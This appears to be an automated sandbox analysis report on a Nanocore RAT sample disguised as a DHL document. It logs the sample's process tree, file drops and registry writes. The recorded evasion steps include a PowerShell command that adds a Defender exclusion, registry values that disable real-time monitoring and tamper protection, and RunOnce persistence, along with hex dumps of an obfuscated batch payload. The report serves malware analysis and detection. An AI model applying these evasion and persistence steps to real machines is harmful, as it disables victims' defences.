h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 34 37 62 66 0d 0a 3c 70 3e 4d 58 65 61 72 78 65 4d 58 65 61 69 58 65 4d 58 65 61 72 69 65 4d 58 65 61 69 78 65 4d 58 65 61 72 58 65 4d 58 65 61 72 69 65 4d 58 65 61 65 61 61 65 49 58 65 78 65 49 53 65 78 65 49 53 65 78 65 69 61 65 78 65 69 61 65 78 65 78 65 49 4d 65 6b 49 53 65 61 58 53 65 61 72 65 61 58 58 65 6b 49 65 61 58 58 65 6b 61 69 65 61 58 53 65 6b 61 4d 65 61 58 53 65 6b 4d 6b 65 61 58 53 65 72 65 61 58 58 65 6b 61 65 61 58 58 65 6b 49 69 65 61 58 53 65 58 65 61 58 58 65 61 58 65 61 58 58 65 72 65 61 58 58 65 6b 65 61 58 58 65 69 65 61 58 58 65 6b 6b 53 65 61 58 53 65 61 72 65 61 58 58 65 61 69 65 61 58 58 65 6b 61 65 61 58 58 65 72 65 61 58 58 65 6b 69 65 61 58 58 65 6b 61 65 61 58 58 65 61 65 61 61 65 69 4d 65 78 65 49 53 65 78 65 69 72 65 78 65 69 6b 65 78 65 69 44 65 78 65 78 65 4d 69 65 61 61 6b 65 6b 61 61 65 61 4d 61 65 6b 61 61 65 61 6b 44 65 6b 61 61 65 61 4d 78 65 6b 61 61 65 61 61 78 65 6b 61 61 65 61 49 49 65 6b 61 61 65 61 49 61 65 6b 61 61 65 61 6b 58 65 6b 61 61 65 61 4d 61 65 6b 61 61 65 61 49 69 65 6b 61 61 65 61 49 69 65 6b 61 61 65 61 78 44 65 6b 61 61 65 61 4d 61 65 6b 61 61 65 61 4d 58 65 6b 61 61 65 61 49 61 65 6b 61 61 65 61 49 49 65 6b 61 61 65 61 69 61 65 6b 61 61 65 61 65 61 61 65 69 4d 65 78 65 69 6b 65 78 65 49 53 65 78 65 69 6b 65 78 65 69 49 65 78 65 78 65 49 61 65 61 44 58 65 4d 44 65 6b 78 53 65 4d 44 65 61 Data Ascii: 47bf<p>MXearxeMXeaiXeMXearieMXeaixeMXearXeMXearieMXeaeaaeIXexeISexeiaexeiaexexeIMekISeaXSeareaXXekIeaXXekaieaXSekaMeaXSekMkeaXSereaXXekaeaXXekIieaXSeXeaXXeaXeaXXereaXXekeaXXeieaXXekkSeaXSeareaXXeaieaXXekaeaXXereaXXekieaXXekaeaXXeaeaaeiMexeISexeirexeikexeiDexexeMieaakekaaeaMaekaaeakDekaaeaMxekaaeaaxekaaeaIlekaaealaekaaeakXekaaeaMaekaaealiekaaealiekaaeaxDekaaeaMaekaaeaMXekaaeaIaekaaeaIlekaaeaiaekaaeaeaaeiMexeikexeISexeikexeiIexexelaeaDXeMDekxSeMDea

Code Manipulations

Statistics

Behavior



- DHL_document1102202068090891...
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- powershell.exe
- conhost.exe
- AdvancedRun.exe
- svchost.exe
- AdvancedRun.exe
- explorer.exe
- explorer.exe
- svchost.exe
- powershell.exe
- conhost.exe
- cmd.exe
- svchost.exe
- conhost.exe
- timeout.exe
- explorer.exe
- explorer.exe
- svchost.exe
- svchost.exe
- CasPol.exe
- svchost.exe
- WerFault.exe
- WerFault.exe
- svchost.exe
- MpCmdRun.exe
- conhost.exe

Click to jump to process

System Behavior

Analysis Process: DHL_document1102202068090891.exe PID: 5308 Parent PID: 5652

General

Start time:	11:04:05
Start date:	25/02/2021
Path:	C:\Users\user\Desktop\DHL_document1102202068090891.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\DHL_document1102202068090891.exe'
Imagebase:	0xef0000
File size:	61312 bytes
MD5 hash:	5E86EC60BC329DB96BE8D476537A554C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000000.00000002.544960546.00000000047D2000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000000.00000002.544960546.00000000047D2000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000000.00000002.544960546.00000000047D2000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D93CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D93CF06	unknown
C:\Windows\Cursors\HbzxlmpZrwoQrExpYSCweYrh	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C78BEFF	CreateDirectoryW
C:\Windows\Cursors\HbzxlmpZrwoQrExpYSCweYrh\svchost.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6C78DD66	CopyFileW
C:\Windows\Cursors\HbzxlmpZrwoQrExpYSCweYrh\svchost.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6C78DD66	CopyFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ca310657-9b53-4e0b-a10e-ddb725ebbc7d	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C78BEFF	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\ca310657-9b53-4e0b-a10e-ddb725ebbc7d\AdvancedRun.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C781E60	CreateFileW
C:\Users\user\AppData\Local\Temp\ca310657-9b53-4e0b-a10e-ddb725ebbc7d\test.bat	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C781E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ca310657-9b53-4e0b-a10e-ddb725ebbc7d\AdvancedRun.exe	success or wait	1	6C786A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\ca310657-9b53-4e0b-a10e-ddb725ebbc7d\test.bat	success or wait	1	6C786A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Cursors\HbzxlmpZrwoQrExpYSCweYrh\svchost.exe	0	61312	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 17 62 45 85 00 00 00 00 00 00 00 00 e0 00 22 00 0b 01 30 00 00 d2 00 00 00 06 00 00 00 00 00 00 5e f0 00 00 00 20 00 00 00 00 01 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 01 00 00 02 00 00 09 4f 01 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@...... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....bE........... "...0............^.... ....@.. ....@ ....O....@................	success or wait	1	6C78DD66	CopyFileW
unknown	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6C78DD66	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ca310657-9b53-4e0b-a10e-ddb725ebbc7d\AdvancedRun.exe	unknown	91000	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 6f 48 ff e0 2b 29 91 b3 2b 29 91 b3 2b 29 91 b3 e8 26 ce b3 29 29 91 b3 e8 26 cc b3 39 29 91 b3 d1 0a d1 b3 28 29 91 b3 f1 0a 8d b3 20 29 91 b3 2b 29 90 b3 01 28 91 b3 d1 0a 88 b3 28 29 91 b3 0c ef e3 b3 0a 29 91 b3 0c ef ed b3 2a 29 91 b3 0c ef e9 b3 2a 29 91 b3 52 69 63 68 2b 29 91 b3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......oH..+)..+)..+)...&..)) ...&..9)......()......)..+)...(...... ().......)......*).... ..*)..Rich+).................. ........PE..L..	success or wait	1	6C781B4F	WriteFile
C:\Users\user\AppData\Local\Temp\ca310657-9b53-4e0b-a10e-ddb725ebbc7d\test.bat	unknown	4096	40 25 6e 6d 62 25 65 25 6c 76 6a 67 78 66 63 6d 25 63 25 71 63 6b 62 64 7a 70 7a 68 66 6a 71 25 68 25 61 6e 62 61 6a 70 6f 6a 79 6d 73 63 6f 25 6f 25 6e 72 61 6e 73 70 25 20 25 61 71 65 6f 25 6f 25 6d 69 74 64 25 66 25 70 75 7a 75 25 66 25 62 6a 73 25 0d 0a 25 66 6d 6d 6a 72 79 75 72 25 73 25 75 6b 64 74 78 69 71 6e 65 66 6c 66 65 25 63 25 74 6f 71 73 25 20 25 78 62 76 6a 79 25 73 25 79 6b 63 74 7a 65 6c 74 72 75 72 6c 78 25 74 25 78 64 76 72 76 74 79 25 6f 25 74 75 74 6f 66 6a 65 62 76 6f 79 67 63 6f 25 70 25 6e 6f 61 65 76 70 6b 77 72 72 72 63 66 25 20 25 6e 70 66 6b 73 64 25 77 25 6c 6a 63 6f 6e 65 70 68 25 69 25 73 69 6e 78 69 79 67 66 62 63 25 6e 25 79 6b 78 6e 62 72 70 64 71 7a 74 72 64 62 25 64 25 6d 66 75 76 75 65 65 61 6a 70 79 78 6c 61 25 65	@%nmb%e%lvjgxfcm%c %qckbdzpzhfj q%h%anbajpojymsco%o% nransp% %a qeoe%o%mitd%f%puzu%f %bjs%..%fm mjryur%s%ukdtxiqneflfe% c%toqs% %xbvjy%s%ykctzeltrurlx%t %xdvr vty%o%tutofjebvoygco%p %noaevpkwrrrcf% %npfksd%w%ljconeph%i %s inxiygfbc%n%ykxnbrpdqztr db%d%mfuvueeajpyxla%e	success or wait	1	6C781B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ca310657-9b53-4e0b-a10e-ddb725ebbc7d\test.bat	unknown	4096	72 25 73 25 6f 79 69 69 71 63 78 6f 25 63 25 6e 75 66 76 69 65 79 69 7a 78 74 78 6a 6c 25 20 25 62 6c 74 6a 6a 71 64 79 25 63 25 79 71 68 6a 6d 74 7a 66 7a 61 74 67 63 25 6f 25 6d 62 72 63 76 73 79 66 63 63 6b 66 67 72 25 6e 25 73 79 64 63 75 6c 77 65 74 65 61 25 66 25 62 66 6d 69 74 25 69 25 68 6f 69 66 7a 78 69 6d 74 67 25 67 25 63 76 61 74 25 20 25 72 6e 73 6e 77 6d 25 53 25 72 6c 73 66 25 44 25 61 70 78 78 65 64 25 52 25 78 6a 61 69 6a 68 6d 69 65 6a 79 63 71 25 53 25 67 65 63 77 7a 6c 25 56 25 65 79 7a 62 75 25 43 25 79 6d 64 76 72 66 6c 70 6d 76 25 20 25 70 71 77 62 64 6f 25 73 25 64 69 6c 71 65 61 64 68 25 74 25 61 71 67 69 7a 65 6b 76 74 69 77 78 6d 25 61 25 72 6f 77 73 74 7a 72 68 6b 64 68 71 25 72 25 63 73 77 66 6f 6f 75 65 77 25 74 25 63 73 61	r%s%oyiiqcxo%c%nufvieyi zxtxjl% %bltjjqdy%c%yqhjmtzfzatg c%o%m brcvsyfcckfgr%n%sydculw etea%f% bfmit%i%hoifzximtg%g%cv at% %rn snwm%S%rlsf%D%apxxe d%R%xjaijhm iejycq%S%gecwzl%V%ey zbu%C%ymdvrflpmv% %pqwbdo%s%dilqeadh%t %a qgizekvtiwxm%a%rowstzr hkdhq%r% cswfoouew%t%csa	success or wait	1	6C781B4F	WriteFile
C:\Users\user\AppData\Local\Temp\ca310657-9b53-4e0b-a10e-ddb725ebbc7d\test.bat	unknown	207	73 62 73 6d 61 64 61 25 64 25 72 65 71 75 6a 6e 25 20 25 6a 79 63 71 69 77 62 67 6c 77 6c 66 6e 25 54 25 72 6d 74 79 79 25 68 25 6d 78 70 7a 64 25 72 25 6f 74 67 25 65 25 69 66 6b 72 25 61 25 69 6b 6a 69 73 25 74 25 78 6e 6e 72 70 76 72 67 61 68 25 20 25 79 74 70 25 50 25 6f 71 63 72 25 72 6b 6f 6a 65 6a 25 6f 25 73 77 61 68 79 6d 25 74 25 6b 72 6d 64 78 75 66 73 67 78 77 65 77 6b 25 65 25 6c 73 71 69 6a 74 6d 7a 62 7a 78 6f 25 63 25 6a 78 75 25 74 25 6d 6e 64 6b 73 66 66 62 6b 66 66 68 6b 70 25 69 25 64 6d 79 7a 6b 6f 69 65 25 6f 25 63 69 76 6d 63 70 69 78 76 25 6e 25 75 63 64 25 22 25 6d 74 6c 6c 69 66 25	sbsmada%d%requjn% %jycqiwbglwl fn%T%rmtyy%h%mxpzd% r%otg%e%ifk r%a%ikjis%t%xnnrpvrgah % %ytp%P %oqcr%r%vkojej%o%swa hym%t%krmd xufsgxwewk%e%lsqijtmzb zxo%c%jx u%t%mndksffbkffhkp%i%d myzkoie% o%civmcpixv%n%ucd%"% mtllif%	success or wait	1	6C781B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D915705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D915705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D8703DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D91CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D8703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D8703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D8703DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D8703DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D915705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D915705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	6D8FD72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	6D8FD72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	4096	success or wait	1	6D8FD72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	512	success or wait	1	6D8FD72F	unknown
C:\Users\user\Desktop\DHL_document1102202068090891.exe	unknown	4096	success or wait	1	6D8FD72F	unknown
C:\Users\user\Desktop\DHL_document1102202068090891.exe	unknown	512	success or wait	1	6D8FD72F	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender	success or wait	1	6C785F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions	success or wait	1	6C785F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions\Paths	success or wait	1	6C785F3C	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Notifications\Settings\Windows.SystemToast.SecurityAndMaintenance	success or wait	1	6C785F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Real-Time Protection	success or wait	1	6C785F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Spynet	success or wait	1	6C785F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Features	success or wait	1	6C785F3C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce	LEawmrprcqlukaA	unicode	explorer.exe "C:\Windows\Cursors\HbzxlmpZrwoQrExpYSCweYrh\svchost.exe"	success or wait	1	6C78646A	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions\Paths	C:\Windows\Cursors\HbzxlmpZrwoQrExpYSCweYrh\svchost.exe	dword	0	success or wait	1	6C78C075	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Notifications\Settings\Windows.SystemToast.SecurityAndMaintenance	Enabled	dword	0	success or wait	1	6C78C075	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions\Paths	C:\Users\user\Desktop\DHL_document1102202068090891.exe	dword	0	success or wait	1	6C78C075	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Real-Time Protection	DisableRealtimeMonitoring	dword	1	success or wait	1	6C78C075	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Spynet	SpyNetReporting	dword	0	success or wait	1	6C78C075	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Spynet	SubmitSamplesConsent	dword	0	success or wait	1	6C78C075	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Features	TamperProtection	dword	0	success or wait	1	6C78C075	RegSetValueExW

Analysis Process: svchost.exe PID: 1000 Parent PID: 556

General

Start time:	11:04:22
Start date:	25/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 4616 Parent PID: 556

General

Start time:	11:04:31
Start date:	25/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 4564 Parent PID: 556

General

Start time:	11:04:32
Start date:	25/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false

Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 1056 Parent PID: 556

General

Start time:	11:04:33
Start date:	25/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 1036 Parent PID: 556

General

Start time:	11:04:34
Start date:	25/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 6016 Parent PID: 5308

General

Start time:	11:04:45
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Cursors\HbzxlmpZrwoQrExpYSCweYrh\svchost.exe' -Force
Imagebase:	0x12f0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D93CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D93CF06	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6C6E5B28	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6C6E5B28	unknown
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_uefhrjb0.45o.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C781E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_zmbheasb.dva.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C781E60	CreateFileW
C:\Users\user\Documents\20210225	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C78BEFF	CreateDirectoryW
C:\Users\user\Documents\20210225\PowerShell_transcript.124406.4bCMkNpA.20210225110448.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C781E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C781E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_uefhrjb0.45o.ps1	success or wait	1	6C786A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_zmbheasb.dva.psm1	success or wait	1	6C786A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_uefhrjb0.45o.ps1	unknown	1	31	1	success or wait	1	6C781B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_zmbheasb.dva.psm1	unknown	1	31	1	success or wait	1	6C781B4F	WriteFile
C:\Users\user\Documents\20210225\PowerShell_transcript.124406.4bCMkNpA.20210225110448.txt	unknown	3	ef bb bf	...	success or wait	1	6C781B4F	WriteFile
C:\Users\user\Documents\20210225\PowerShell_transcript.124406.4bCMkNpA.20210225110448.txt	unknown	696	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 32 32 35 31 31 30 35 30 35 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 31 32 34 34 30 36 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c	********************..Windows PowerShell transcript start..Start time: 20210225110505..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 124406 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\	success or wait	38	6C781B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 13 00 00 00 ca 3c e1 65 ca 9f d5 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE.....<.e....Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-Sc	success or wait	1	6C781B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
